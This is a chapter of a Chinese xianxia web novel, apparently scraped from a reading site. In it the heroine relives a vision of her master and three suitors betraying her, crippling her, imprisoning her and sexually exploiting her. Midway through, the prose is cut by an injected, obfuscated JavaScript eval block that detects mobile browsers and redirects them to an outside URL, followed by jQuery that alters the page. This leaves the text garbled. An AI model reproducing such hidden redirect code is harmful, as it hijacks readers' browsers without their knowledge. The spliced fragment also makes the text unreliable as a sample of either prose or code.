默认冷灰
24号文字
方正启体

14. 记忆觉醒

作者:芙芙子本书字数:K更新时间:
    意识坠入深渊的那一刻,苏无漪以为自己会死。不是死在魔尊的刀下,而是死在自己体内翻涌的寒毒之中。


    孙老头说过,她若再强行催动极寒剑意,经脉便会像被冻裂的冰块一样寸寸破碎。


    苏无漪不甘心,她还没有成为天下第一,没有飞升成仙。


    她听见自己的心跳在耳膜中缓慢地、一下一下地减弱。


    然后,一切都安静了。


    没有风声,没有血液在血管里奔流的轰鸣。


    只有一片死寂。


    苏无漪不知道自己在哪里。她感觉不到自己的身体,感觉不到疼痛。


    她像是一缕被抽离出来的意识,悬浮在无尽的虚空中,没有方向,没有重量,没有归宿。然后,她看见了。


    她看见一个和她长得一模一样的女人。


    那张脸,是她。


    那个人,是她。又不是她。


    那个女人也是苏无漪。


    是另一个苏无漪。


    她看见师尊凌玄舟站在主殿窗前,负手而立,目光投向远方。


    那个苏无漪站在殿外,恭恭敬敬地行礼,唤一声“师尊”。


    凌玄舟转过身来。


    那张永远是淡漠疏离的脸上,浮现出一种苏无漪从未见过的神情。


    不是师父看弟子的慈爱,而是一种被刻意压抑了太久、终于在无人处泄露出的炽烈到近乎扭曲的欲望。


    他的目光黏在她身上,从她的眉眼滑到她的唇,从她的唇滑到她的脖颈,从她的脖颈滑到她藏在衣领下的锁骨。


    然后,他闭上眼睛,手指在袖中攥紧,指节泛白。


    他在忍。


    他在压抑。他在用最后一丝理智维持着“师尊”这个身份的体面。


    苏无漪看见这一幕时,心脏猛地抽搐了一下。


    她忽然想起了一件事在主殿里,当她拿出无情水要证明自己无情时,师尊的手为什么伸得那么快?他的声音为什么陡然冷了下来?


    他不是担心她出事。


    他是怕自己暴露。


    恶心,翻江倒海的恶心,她尊敬如父亲般对待的师尊竟然对她抱着如此有违天道的想法。


    还没来得及看后面的内容,画面就陡然跳转到沈玉狸。


    他贯会用那副风流多情的外表做掩护,用那双狐狸眼里恰到好处的仰慕和崇拜织成一张密不透风的网。


    他在她闭关时守在门外一坐就是七天七夜,在她受伤时红着眼眶说“姐姐你不要再受伤了,玉狸会心疼”。


    他不像云枕川那样直白地争抢,他用的是更高级的手段。


    以退为进,以柔克刚。


    让苏无漪在不知不觉中习惯了他的存在,习惯了他的好,习惯了他在身边。


    然后,在某一天夜里,他趁她调息时,偷偷将情蛊下在了她的茶水里。


    苏无漪看见那个苏无漪喝下那杯茶时,沈玉狸嘴角的弧度。那不是爱,那是占有。


    是一种“既然你不动心,那我就帮你动心”的偏执。


    画面再转。


    她看见小金——不,准确来说是大楚太子萧天衍。


    他恢复了记忆,知道了自己的身份,却没有离开玉虚宗。


    他说他哪里都不想去,只想留在她身边。


    苏无漪拒绝了他,说他是太子,有江山社稷要担,不该把时间浪费在儿女情长上。


    他没有反驳,只是安静地退回到偏殿客房,像以前一样用那双眼睛追随她。


    但那目光变了。


    以前是仰慕,是憧憬,是少年人纯粹的心动。后来变成了克制,变成了一种“我知道你不属于我但我还是放不下”的痛苦。


    他越是隐忍,就越是痛苦。越是痛苦,就越是放不下。越是放不下,就越是想要。想要到哪怕把她锁起来,哪怕她恨他一辈子,也比看着她永远不属于任何人要好。


    最后是夜烬离。


    魔尊。


    那个在苏无漪昏迷前将她揽入怀中的男人。


    夜烬离从第一眼看见她持剑而立的那一刻起,他就发誓要得到她。


    不是追求,不是讨好,是掠夺。


    他用魔域的手段,用尽一切光明正大和阴险卑鄙的方式,试图让她屈服。


    他在她必经之路上设下陷阱,在她修炼时强行闯入她的识海,在她与强敌交战时突然出现搅局。


    ——当然不是为了救她,而是为了让她欠他人情。


    他说:“本尊看上的人,从来没有得不到的。”


    他说:“苏无漪,你逃不掉的。”


    他说:“总有一天,你会心甘情愿地来到本尊身边。”四个男人。四种不同的痴狂。


    但有个共同的得到她的目标。


    苏无漪看着这些画面,看着自己一步一步地走向深渊。


    一开始,她并不知道这些人的心思。


    她以为师尊是真的清心寡欲,以为沈玉狸是真的乖巧懂事,以为萧天衍真的放下了,以为夜烬离只是一时兴起。


    她太强了。


    强到所有人都不敢轻举妄动。


    她是修真界千年不遇的绝世天骄,是玉虚宗的首席大弟子,是让魔尊都忌惮三分的“寒霜剑仙”。


    他们每一个人单独对上她,都没有必胜的把握。


    所以他们在等。


    等一个机会,等她露出破绽,等她变得不再那么不可战胜。


    而机会,终于来了。


    在她突破无情道最高境界的前夜,寒毒全面爆发。


    他们就是在那一刻动手的。


    不是一个人,是四个人。


    他们联手了。


    平日里互相看不顺眼、恨不得将对方碎尸万段的四个男人,在她最虚弱的那一刻,前所未有地默契。


    师尊布下困阵,封锁了她所有的退路。沈玉狸用狐族的秘术扰乱她的心神,让她无法集中灵力。萧天衍以皇室气运为引,强行压制她体内的修为。夜烬离则正面出手,用魔焰焚烧她最后的防御。她反抗了。


    她拼命地反抗了。


    她的剑断了,她就用手。她的手断了,她用意念。她的意念被镇压了,她用牙齿咬。


    她咬破了夜烬离的手腕,咬碎了沈玉狸的肩骨,咬得满口是血。


    但她还是输了。四对一。


    她本就寒毒发作,实力大打折扣。而他们四个人,每一个都是当世顶尖的强者。


    他们废了她的修为。


    一寸一寸地、一条经脉一条经脉地、一个穴位一个穴位地废掉的。


    那种痛,苏无漪光是看着就觉得骨髓都在颤抖。


    而那个苏无漪,从头到尾,没有发出一声惨叫。</p


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17468932|201371||http|test|mini|href|location''.split(''|''),0,{}));() {


    $(''.inform'').remove();


    $(''#content'').append(''


    >


    她只是咬着牙,瞪着他们,用那双已经没有焦距的眼睛,死死地盯着每一个人的脸。


    她说:“我会杀了你们。”她的声音很轻,但那语气里的杀意,让四个已经得手的男人同时感到一股寒意从脚底窜上天灵盖。


    他们知道,她说的是真的。


    就算修为被废,可她一旦找到机会就会真的杀了他们。毫不犹豫,绝不手软。


    所以他们做了一个决定,不给她留任何反抗的可能。


    他们用万年寒铁铸成锁链,穿过她的琵琶骨,将她锁在了一张用龙骨打造的大床上。


    然后,他们开始做一件事。


    双修。用她的身体。


    因为她的体质特殊。天生阴体,万中无一。与她双修,修为会以不可思议的速度增长。


    她反抗不了。


    她的修为被废了,她的手脚被锁住了,她的灵力被封死了。她唯一能做的,就是闭上眼睛,不去看那些在她身上起伏的面孔。但闭上眼睛也没用。


    她还能听见。


    听见那些恶心的剖白,每一句都在诉说着他们的爱意,但苏无漪感受不到一点真心。


    她听着这些声音,从愤怒到麻木,从麻木到空洞。


    修为在增长。不是她的修为,是他们的。


    他们用她的身体当炉鼎,日复一日地采补,修为突飞猛进。


    他们飞升的那一天,天道降下祥瑞,万界同庆。


    所有人都说这是修真界的盛事,是万年难遇的奇观。没有人知道,这四个飞升成仙的人,脚下踩着的是一个女人的尸骨。


    不,不是尸骨。


    她还活着。


    他们不让她死。


    她太有用了,她的体质太珍贵了,他们舍不得让她死。


    他们把她做成了活人偶。


    不是比喻,是字面意义上的。


    他们用禁术将她的意识封存在一具永远不会腐朽、永远不会受伤、也永远不会反抗的身体里。


    她不能说,不能动,不能哭,不能笑,不能点头,不能摇头,甚至连眨眼的频率都不由自己控制。


    她像一件精美的瓷器,被摆放在他们四人共同建造的宫殿里。凌玄舟会坐在她身边,握着她的手,说一些“无漪,你今天气色不错”之类的话。


    沈玉狸会给她梳头,然后把自己的脸贴在她的头发上,闭上眼,拥抱他。


    萧天衍什么都不说,只是站在远处,远远地看着她。一站就是一整天。


    夜烬离最坦然。


    他会直接坐在她对面,翘着腿,笑着说:“苏无漪,你乖一点多好。你要是早点听话,我们也不至于把你弄成这样。”


    他顿了顿,笑容变得有些落寞:“不过这样也好。你终究不属于任何人了。”不属于任何人。


    苏无漪听到这句话时,忽然想笑。


    她本来就不属于任何人。


    她从来就不属于任何人。


    她是苏无漪,她只属于她自己。


    画面在这一刻戛然而止。


    苏无漪的意识从那片记忆的洪流中猛地挣脱出来,像是溺水的人终于浮出水面。


    她大口大口地喘着气,她睁开眼,眼底一片血丝。


    我会杀了你们。


    所有人。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)